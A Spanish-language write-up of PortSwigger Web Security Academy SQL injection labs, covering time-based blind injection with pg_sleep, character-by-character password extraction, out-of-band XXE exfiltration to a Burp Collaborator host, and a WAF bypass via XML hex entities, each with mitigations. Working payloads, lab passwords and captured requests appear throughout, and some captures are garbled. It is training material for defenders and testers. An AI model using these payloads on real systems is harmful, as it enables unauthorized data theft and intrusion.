
Log in

PASO 5 – INICIAR SESIÓN COMO ADMINISTRADOR:
CON LA CONTRASEÑA OBTENIDA A TRAVÉS DEL
ERROR DE BASE DE DATOS, SE NAVEGA AL PANEL
DE LOGIN DE LA APLICACIÓN. SE INGRESAN LAS
CREDENCIALES:

USUARIO: ADMINISTRATOR

CONTRASEÑA: RPZ683F7CY82C2H4L2P4

SE HACE CLIC EN LOG IN PARA AUTENTICARSE
COMO EL USUARIO ADMINISTRADOR Y COMPLETAR
EL OBJETIVO DEL LABORATORIO.



14

BLIND SQL INJECTION WITH TIME DELAYS



Tipo de SQLi

Blind SQLi – Time-based

Objetivo

Explotar una vulnerabilidad de SQL Injection ciega en la cookie de seguimiento TrackingId para provocar un retraso de 10 segundos en la respuesta del servidor, confirmando que el payload es ejecutado por el motor de base de datos.

14

BLIND SQL INJECTION WITH TIME DELAYS

Todo lo que aparece después de `--` es tratado como comentario y es ignorado. El operador `||` concatena el resultado de `pg\_sleep(10)` al valor del TrackingId, forzando al motor PostgreSQL a pausar 10 segundos antes de continuar, lo que retrasa toda la respuesta HTTP y confirma la ejecución del payload.

PRACTITIONER

Explicación Técnica

La aplicación ejecuta una query SQL usando el valor de la cookie **TrackingId** para analytics, sin retornar resultados visibles ni exponer errores al usuario.

```
SELECT * FROM tracking WHERE id = 'iJXJefJJ03gfh3Sw'
```

Al no implementar consultas parametrizadas, el valor de la cookie es inyectable. Dado que la query se ejecuta de forma síncrona, el servidor espera a que termine antes de responder, lo que permite inferir ejecución exitosa midiendo el tiempo de respuesta. Al interceptar la request con Burp Suite y modificar la cookie **TrackingId** con el payload `||pg\_sleep(10)--`, la consulta que realmente ejecuta el servidor se transforma en:

```
SELECT * FROM tracking WHERE id = 'iJXJefJJ03gfh3Sw'||pg_sleep(10)--'
```


14 BLIND SQL INJECTION WITH TIME DELAYS

PRACTITIONER

Procedimiento

Paso 1 – Reconocimiento


Reconocimiento Navegar al laboratorio y capturar cualquier request con Burp Suite. Identificar la cookie TrackingId en los headers:

Cookie: TrackingId=iJXJefJJ03gfh3Sw;




Paso 2 – Interceptar con Burp Suite

Activar el proxy e interceptar la request.



Paso 3 – Enviar al Repeater

Con la request interceptada, enviarla al Repeater para modificar la cookie y medir tiempos de respuesta con precisión.



14 BLIND SQL INJECTION WITH TIME DELAYS

PRACTITIONER

Procedimiento

Paso 4 – Probar distintos motores de base de datos


Al desconocer el motor del servidor, se prueban los payloads del cheat sheet de PortSwigger uno por uno hasta identificar cuál genera el delay:

```
TrackingId=iJXJefJJ03gfh3Sw'||dbms  
_pipe.receive_message(('a'),10)--
```

```
TrackingId=iJXJefJJ03gfh3Sw'; WAITFOR  
DELAY '0:0:10'--
```

```
TrackingId=iJXJefJJ03gfh3Sw'||SLEEP(10)--
```

```
TrackingId=iJXJefJJ03gfh3Sw'||pg_sleep(10)--
```



Paso 6 – Enviar y medir Enviar la request y observar el tiempo de respuesta en Burp Suite

Sin payload: 176 ms

Con payload: 30,152 ms

Paso 5 – Inyectar el payload final

Modificar la cookie en el Repeater con el payload PostgreSQL.

14 BLIND SQL INJECTION Explicación del payload

WITH TIME DELAYS

PRACTITIONER

Cookie: TrackingId=iJXJefJJ03gfh3Sw' || pg_sleep(10)–

,	Cierra la comilla simple que la aplicación abre alrededor del valor de TrackingId
	Operador de concatenación de PostgreSQL; encadena pg_sleep(10) sin romper la query
pg_sleep(10)	Función nativa de PostgreSQL que pausa la ejecución de la query durante 10 segundos
--	Comentario SQL que anula el resto de la query original

¿Por qué tardó 30 segundos en lugar de 10?

El pg_sleep(10) garantiza mínimo 10 segundos de pausa, pero el tiempo total de respuesta HTTP incluye además la latencia de red entre la máquina y los servidores de PortSwigger y el tiempo de procesamiento propio del servidor.

14

BLIND SQL INJECTION WITH TIME DELAYS

Mitigación recomendada

PRACTITIONER

Validación y sanitización estricta del input

La cookie TrackingId debería validarse antes de usarse en cualquier query, verificando que su valor corresponda únicamente al formato esperado, en este caso un identificador alfanumérico de longitud fija. Cualquier valor que contenga caracteres fuera de ese formato, como comillas simples, operadores `||` o llamadas a funciones, debe ser rechazado por completo antes de llegar a la base de datos

Vulnerable: el valor de la cookie se usa directamente sin validación

```
Cookie: TrackingId=iJXJefJJ03gfh3Sw'||pg_sleep(10)--
```

Seguro: se valida que el TrackingId sea estrictamente alfanumérico y de longitud esperada

```
if (!trackingId.matches("[a-zA-Z0-9]{16}")) { reject request }
```

Un valor como `iJXJefJJ03gfh3Sw'||pg_sleep(10)--` contiene caracteres como `'`, `|`, `(` y `)` que quedan fuera del patrón permitido, por lo que sería rechazado inmediatamente sin llegar a ejecutarse en la base de datos. La validación por formato esperado elimina el vector de ataque desde la capa de aplicación, antes de que el input malicioso tenga cualquier contacto con el motor SQL.

14

BLIND SQL INJECTION WITH TIME DELAYS

Mitigación recomendada

PRACTITIONER

Capturas

Respuesta Vulnerable y Payload

Lab Solved

14,550 bytes / 30,152 millis

Web Security Academy

Blind SQL injection with time delays

LAB Solved

[Back to lab description >>](#)

Cookie: TrackingId=iJXJefJJ0Bqfh3Sw' || pg_sleep(10) --;

Request

Time	Type	Direction	Method	URL
07:50:47.6 Mar...	HTTP	→ Request	GET	https://0a4000e204cf9561809ba86800e30045.web-security-academy.net/academyLabHeader

15

BLIND SQL INJECTION WITH TIME DELAYS AND INFORMATION RETRIEVAL

PRACTITIONER

Nota

En las imágenes del procedimiento se pueden observar valores de cookie TrackingId diferentes entre capturas. Esto se debe a que la cookie expiraba durante el proceso, **obligando a reiniciar la sesión y obtener un nuevo identificador**. El payload y la lógica del ataque son idénticos en todos los casos

Objetivo

Explotar una vulnerabilidad de SQL Injection ciega en la cookie TrackingId para, mediante retardos de tiempo condicionales, determinar la contraseña del usuario administrator de la tabla users e iniciar sesión con ella.

Tipo de SQLi

Blind SQLi – Time-based con extracción de datos

15

BLIND SQL INJECTION WITH TIME DELAYS AND INFORMATION RETRIEVAL

PRACTITIONER

Explicación Técnica

2

Al no implementar consultas parametrizadas, el valor de la cookie es inyectable. La query se ejecuta de forma síncrona, por lo que el servidor espera a que termine antes de responder. Esto permite inferir información confidencial de otras tablas mediante retardos condicionales: si una condición es verdadera se ejecuta **pg_sleep(5)**, si es falsa la respuesta es inmediata. Al inyectar el payload con un CASE WHEN condicional, la query que realmente ejecuta el servidor se transforma en:

1

La aplicación ejecuta una query SQL usando el valor de la cookie TrackingId para analytics, sin retornar resultados visibles ni exponer errores al usuario.

```
SELECT * FROM tracking WHERE id = 'pqjSsvhm9TysQ2xB'
```

3

El **;** permite encadenar una segunda query independiente. El **CASE WHEN** evalúa una condición sobre la tabla users y según el resultado pausa o no la respuesta, filtrando información carácter por carácter sin que la aplicación retorne dato alguno de forma explícita.

```
SELECT * FROM tracking WHERE id = 'pqjSsvhm9TysQ2xB';SELECT CASE  
WHEN (username='administrator' AND SUBSTRING(password,1,1)='a')  
THEN pg_sleep(5) ELSE pg_sleep(0) END FROM users--'
```

15

BLIND SQL INJECTION WITH TIME DELAYS AND INFORMATION RETRIEVAL

PRACTITIONER

Paso 1 – Reconocimiento

Reconocimiento Navegar al laboratorio y capturar cualquier request con Burp Suite. Identificar la cookie TrackingId en los headers:


```
Cookie: TrackingId=pqjSsvhm9TysQ2xB;
```



Paso 2 – Confirmar el vector de inyección con condición verdadera

Enviar la request al Repeater y modificar la cookie con una condición siempre verdadera (**1=1**). Si la respuesta tarda ~10 segundos, la inyección es ejecutada

```
TrackingId=pqjSsvhm9TysQ2xB'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--
```



Paso 3 – Confirmar con condición falsa

Cambiar la condición a 1=2. Si la respuesta es inmediata, se confirma que el motor evalúa la condición y que el canal time-based funciona correctamente:

```
TrackingId=pqjSsvhm9TysQ2xB'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--
```



15

BLIND SQL INJECTION WITH TIME DELAYS AND INFORMATION RETRIEVAL

PRACTITIONER

Paso 5 – Determinar la longitud de la contraseña

Probar incrementalmente la longitud de la contraseña con `LENGTH(password)>N` hasta encontrar el punto donde la condición se vuelve falsa:

1 →
verdadero
(delay)

5 →
verdadero
(delay)

10 →
verdadero
(delay)

15 →
verdadero
(delay)

20 →
verdadero
(delay)

19 →
verdadero
(delay)

Paso 6 – Extraer la contraseña carácter por carácter con Burp Intruder

Configurar Burp Intruder en modo Cluster Bomb con dos posiciones de payload: una para la posición del carácter (1 al 20) y otra para el carácter a testear. Se redujo el delay a 5 segundos para agilizar el ataque

```
TrackingId=U9ZSg7QdyoA3RWWB'%3BSELECT+CASE+WHEN+  
(username='administrator'+AND+SUBSTRING(password,  
$1$,1)='$a$')+THEN+pg_sleep(5)+ELSE+pg_sleep(0)  
+END+FROM+users--
```

15

BLIND SQL INJECTION WITH TIME DELAYS AND INFORMATION RETRIEVAL

PRACTITIONER

Paso 7 – Identificar cada carácter

Una vez lanzado el ataque, se aplicó un filtro en la columna Response received para destacar los paquetes con duración aproximada de 5000 ms, ubicándolos al tope de la tabla para facilitar la identificación de cada carácter por posición.

Paso 8 – Registrar la contraseña

Registrando el carácter correspondiente a cada posición en un bloc de notas, se obtuvo la contraseña completa del usuario administrator:
5sdled1n2bniwd3ubtfw

Paso 9 – Iniciar sesión

Navegar a My account, ingresar **administrator** como usuario y **5sdled1n2bniwd3ubtfw** como contraseña para resolver el laboratorio.

15 BLIND SQL INJECTION WITH TIME DELAYS AND INFORMATION RETRIEVAL

PRACTITIONER

Explicación del payload

```
Cookie: TrackingId=pqjSsvhm9TysQ2xB'%3BSELECT+CASE+WHEN+
(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN
+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--
```

pqjSsvhm9TysQ2xB	Valor legítimo original de la cookie que mantiene la sintaxis SQL válida
'	Cierra la comilla simple que la aplicación abre alrededor del valor de TrackingId
%3B	Punto y coma codificado en URL (;) que permite encadenar una segunda query independiente
SELECT CASE WHEN	Estructura condicional que evalúa una condición y ejecuta una acción según el resultado
username='administrator' AND SUBSTRING(password,1,1)='a'	Condición que verifica si el primer carácter de la contraseña del administrador es 'a'; SUBSTRING extrae un carácter en la posición indicada
THEN pg_sleep(5)	Si la condición es verdadera, pausa la respuesta 5 segundos, confirmando el carácter. Para verificar que sea falso usamos ELSE pg_sleep(0)
FROM users	Tabla objetivo que contiene las credenciales

15

BLIND SQL INJECTION WITH TIME DELAYS AND INFORMATION RETRIEVAL

PRACTITIONER

Mitigación recomendada

Deshabilitación de funciones de tiempo del sistema a nivel de base de datos

En PostgreSQL es posible revocar el acceso a funciones como `pg_sleep()` para el usuario de aplicación, eliminando directamente la capacidad de ejecutar time delays aunque exista una vulnerabilidad de inyección

Vulnerable: el usuario de aplicación puede invocar `pg_sleep()` libremente

Seguro: se revoca el privilegio de ejecución sobre funciones del sistema

```
SELECT CASE WHEN (1=1) THEN pg_sleep(5) ELSE pg_sleep(0) END
```

```
REVOKE EXECUTE ON FUNCTION pg_sleep(float8) FROM app_user;
```

Sin acceso a `pg_sleep()` ni funciones equivalentes, el atacante pierde el canal de exfiltración time-based por completo. Incluso si lograra inyectar SQL, no podría generar los retardos necesarios para inferir información carácter por carácter, neutralizando este vector de ataque de raíz

15

BLIND SQL INJECTION WITH TIME DELAYS AND INFORMATION RETRIEVAL

PRACTITIONER

Capturas

Respuesta Vulnerable y Payload

Lab Solved

9. Intruder attack of https://0a72004504b52958810407030052003e.web-security-academy.net

Results Position

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload1	Payload2	Status code	Response	Error	Timeout	Length	Comment
466	30	m	200	5243			11500	
37	17	h	200	5214			11500	
569	9	2	200	5202			11500	
416	16	u	200	5200			11500	
547	7	i	200	5199			11500	
362	2	e	200	5198			11500	
621	1	s	200	5197			11500	
453	13	w	200	5197			11500	

Request Response

Raw Hex

```
GET / HTTP/2
Host: 0a72004504b52958810407030052003e.web-security-academy.net
Cookie: TrackingId=USZSq70dyA9HMB*38SELECT+CASE+WHEN+(username='admin|ut f|at or'+AND+SUBSTRING(password,(1,1)='S')+THEN+pg_sleep(5)
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A_Brand";v="99", "Chromium";v="142"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

WebSecurity Academy

Blind SQL injection with time delays and information retrieval

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

Home | My account

Login

Username

administrator

Password

Log in

Request

<https://0ae10018047eb835810f20480019000e.web-security-academy.net/>

16

BLIND SQL INJECTION WITH OUT-OF-BAND INTERACTION

PRACTITIONER

Nota

Este laboratorio requiere una suscripción de PortSwigger (\$500 USD) para acceder a Burp Collaborator profesional. Por esta razón, la documentación está basada en la solución oficial de PortSwigger y el payload fue obtenido de fuente externa. No fue posible ejecutarlo ni capturar evidencia propia del procedimiento.

Objetivo

Explotar una vulnerabilidad de SQL Injection ciega en la cookie TrackingId para provocar una interacción DNS hacia un servidor externo controlado por el atacante (Burp Collaborator), confirmando la ejecución del payload sin depender de la respuesta HTTP de la aplicación.

Tipo de SQLi

Blind SQLi – Out-of-band (OOB) mediante DNS lookup

16

BLIND SQL INJECTION WITH OUT-OF-BAND INTERACTION

PRACTITIONER

Paso 1 – Reconocimiento

Navegar al laboratorio e interceptar cualquier request con Burp Suite. Identificar la cookie TrackingId en los header

```
Cookie: TrackingId=yLzFnIziRemysZmc;
```



Paso 2 – Enviar al Repeater

Enviar la request al Repeater para modificar la cookie libremente.



Paso 3 – Obtener subdominio de Burp Collaborator

En Burp Suite Professional, abrir Burp Collaborator Client y copiar el subdominio asignado, por ejemplo:

```
iugq0uquduwgvvlttlzv4l5541v7lva.burpcollaborator.net
```



Paso 4 – Construir e inyectar el payload

Modificar la cookie TrackingId con el payload OOB, insertando el subdominio de Collaborator en el campo SYSTEM:

```
TrackingId=yLzFnIziRemysZmc'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//iugq0uquduwgvvlttlzv4l5541v7lva.burpcollaborator.net/">+%25remote%3b]>'),'/l')+FROM+dual--
```



Enviar la request y revisar el panel de Burp Collaborator. Si la interacción DNS aparece registrada, el payload fue ejecutado exitosamente por el motor Oracle, resolviendo el lab.

16

BLIND SQL INJECTION WITH OUT-OF-BAND INTERACTION

PRACTITIONER

Explicación del payload

Cookie:
TrackingId=yLzFnIziRemysZmc'+UNION+SELECT+EXTRACTVALUE(xmltype('...'), '/l')+FROM+dual--

yLzFnIziRemysZmc	Valor legítimo original de la cookie que mantiene la sintaxis SQL válida
'	Cierra la comilla simple que la aplicación abre alrededor del valor de TrackingId
UNION SELECT ... FROM dual	Encadena una segunda query usando dual, tabla ficticia de Oracle que permite ejecutar funciones sin necesitar una tabla real
xmltype('...'	Crea un objeto XML en Oracle a partir del string proporcionado, permitiendo procesar entidades XML externas
<!ENTITY % remote SYSTEM "http://...burpcollaborator.net	Define una entidad XML externa que apunta al servidor Collaborator; al ser procesada, Oracle resuelve el dominio mediante DNS
%25remote%3b	Entidad %remote; codificada en URL que fuerza al parser XML a resolver la entidad externa definida, desencadenando el DNS lookup
EXTRACTVALUE(..., '/l')	Función Oracle que extrae un valor de un nodo XML; actúa como vehículo para que el motor procese el XML malicioso y dispare la interacción

16

BLIND SQL INJECTION WITH OUT-OF-BAND INTERACTION

PRACTITIONER

Mitigación recomendada

Deshabilitación de funciones de tiempo del sistema a nivel de base de datos

Restricción de acceso a red saliente desde el servidor de base de datos. En un ataque OOB, el vector de exfiltración no es la respuesta HTTP sino la capacidad del motor de base de datos de realizar peticiones hacia servidores externos. Implementar reglas de firewall que bloqueen todo tráfico saliente originado desde el proceso de base de datos elimina completamente este canal, independientemente de si existe o no una vulnerabilidad de inyección:

Vulnerable: el servidor de base de datos tiene acceso irrestricto a internet Oracle ejecuta

EXTRACTVALUE con xmltype → resuelve DNS → interacción registrada en Collaborator

Seguro: reglas de egress filtering bloquean conexiones salientes desde el proceso de base de datos Oracle intenta resolver

el DNS → el firewall bloquea la petición saliente → no hay interacción registrada

Aunque el atacante logre inyectar el payload, sin acceso a red saliente el motor no puede completar el DNS lookup ni establecer ningún canal out-of-band, neutralizando por completo la exfiltración de datos mediante esta técnica.

17

BLIND SQL INJECTION WITH OUT-OF-BAND DATA EXFILTRATION

PRACTITIONER

Nota

Al igual que el laboratorio anterior, este lab requiere Burp Suite Professional y suscripción premium de PortSwigger. La documentación está basada en la solución oficial de PortSwigger y el payload fue obtenido de fuente externa. No fue posible ejecutarlo ni capturar evidencia propia del procedimiento.

Objetivo

Explotar una vulnerabilidad de SQL Injection ciega en la cookie TrackingId para exfiltrar la contraseña del usuario administrador mediante una interacción DNS hacia Burp Collaborator, incrustando el valor de la contraseña directamente en el subdominio de la petición DNS, e iniciar sesión con las credenciales obtenidas.

Tipo de SQLi

Blind SQLi – Out-of-band (OOB) con exfiltración de datos via DNS

18

SQL INJECTION WITH FILTER BYPASS VIA XML ENCODING

PRACTITIONER

Objetivo

Explotar una vulnerabilidad de SQL Injection en la función de verificación de stock, la cual procesa input en formato XML, para recuperar las credenciales del usuario administrador de la tabla users e iniciar sesión con ellas, eludiendo el WAF mediante codificación hex de entidades XML.

Tipo de SQLi

Tipo de SQLi: In-band SQLi – UNION attack con bypass de WAF mediante codificación XML



18

SQL INJECTION WITH FILTER BYPASS VIA XML ENCODING

PRACTITIONER

Paso 1 – Reconocimiento

Navegar al laboratorio, seleccionar un producto y usar la función de stock check. Interceptar la request con Burp Suite e identificar que el body es XML:

```
POST /product/stock HTTP/2
<?xml version="1.0" encoding="UTF-8"?><stockCheck>
  <productId>5</productId>
  <storeId>1</storeId></stockCheck>
```

Paso 2 – Enviar al Repeater

Enviar la request al Repeater para modificar libremente el parámetro storeId.

Paso 3 – Confirmar inyectabilidad

Confirmar inyectabilidad Probar si el parámetro evalúa expresiones matemáticas:

<storeId>1+1</storeId>

Si retorna el stock de la tienda 2, el input es evaluado por la aplicación confirmando el vector.

18

SQL INJECTION WITH FILTER BYPASS VIA XML ENCODING

PRACTITIONER

Paso 4 – Intentar UNION SELECT en texto plano

Intentar un UNION SELECT
directamente para determinar el
número de columnas:

```
<storeId>1 UNION SELECT  
NULL</storeId>
```

Respuesta del servidor:

```
HTTP/2 403 Forbidden "Attack  
detected"
```

El WAF bloquea el payload en
texto plano.

Paso 5 – Bypass del WAF con Hackvector

Seleccionar el payload en el Repeater, clic derecho
y elegir Extensions > Hackvector > Encode >
hex_entities. El payload queda envuelto en etiquetas
Hackvector que codifican su contenido en hex antes
de enviarlo:

```
<storeId><@hex_entities>1 UNION SELECT  
null</@hex_entities></storeId>
```

Respuesta del servidor:

```
HTTP/2 200 OK 638 units null
```

El WAF no detecta el payload codificado y la query
se ejecuta correctamente, confirmando que la query
retorna una sola columna.

18

SQL INJECTION WITH FILTER BYPASS VIA XML ENCODING

PRACTITIONER

Explicación del payload

```
<storeId><@hex_entities>1 UNION SELECT username ||  
'~' || password FROM users</@hex_entities></storeId>
```

1	Valor legítimo original de storeId que mantiene la sintaxis SQL válida
UNION SELECT	Encadena una segunda query que retorna datos de otra tabla; funciona porque la query original retorna una sola columna
username '~' password	Operador de concatenación de PostgreSQL que une username y password con el separador ~ en una sola columna para poder retornarlos juntos
FROM users	Tabla objetivo que contiene las credenciales de todos los usuarios
